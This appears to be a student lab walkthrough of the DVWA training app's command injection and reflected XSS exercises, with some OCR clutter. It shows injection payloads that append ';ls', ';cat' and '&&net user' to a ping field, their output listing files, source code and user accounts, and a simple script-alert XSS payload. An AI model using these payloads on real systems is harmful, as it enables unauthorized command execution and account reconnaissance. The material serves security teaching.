
multiple commands using pipe or ;

127.0.0.1;ls




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
```

127.0.0.1;ls ../



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
```

127.0.0.1;cat ../view_source.php




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1;cat ../view_source.php

```
PING 127.0.0.1
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js


 " . highlight_string( $js_source, true ) . "


                "; 
        }
        $page[ 'body' ] .= "

{$vuln} Source

vulnerabilities/{$id}/source/{$security}.php
```

Use &&net user




Ping a device

Enter an IP address: 127.0.0.1&&net user

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
        List users

net [] user DELETE  [misc. options] [targets]
        Delete specified user

net [] user INFO  [misc. options] [targets]
        List the domain groups of the specified user

net [] user ADD  [password] [-c container] [-F user flags] [misc. options] [targets]
        Add specified user

net [] user RENAME   [targets]
        Rename specified user

Valid methods: (auto-detected if not specified)
        ads                             Active Directory (LDAP/Kerberos)
```

Use &net user




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1&net user


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms

net [] user [misc. options] [targets]
        List users

net [] user DELETE  [misc. options] [targets]
        Delete specified user

net [] user INFO  [misc. options] [targets]
        List the domain groups of the specified user
```

Open command prompt in the windows system and use the command ping 0.0.0.0&net user



```
C:\Users\student>ping 0.0.0.0&&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\student>
```


Now use the command ping 0.0.0.0&Rnet user – replace & with &&




```
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

User accounts for \\DESKTOP-8E5GFFQ

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
student                  WDAGUtilityAccount
The command completed successfully.
```

—---**XSS Attack**---


Click XSS Reflection


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin

Enter any name in the text box and click submit.


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? Hello World
Submit
More Information

It displays as



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
Hello Hello World
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Now instead of any text let's try some script text.
Ex: <script>alert('Hello World')</script>



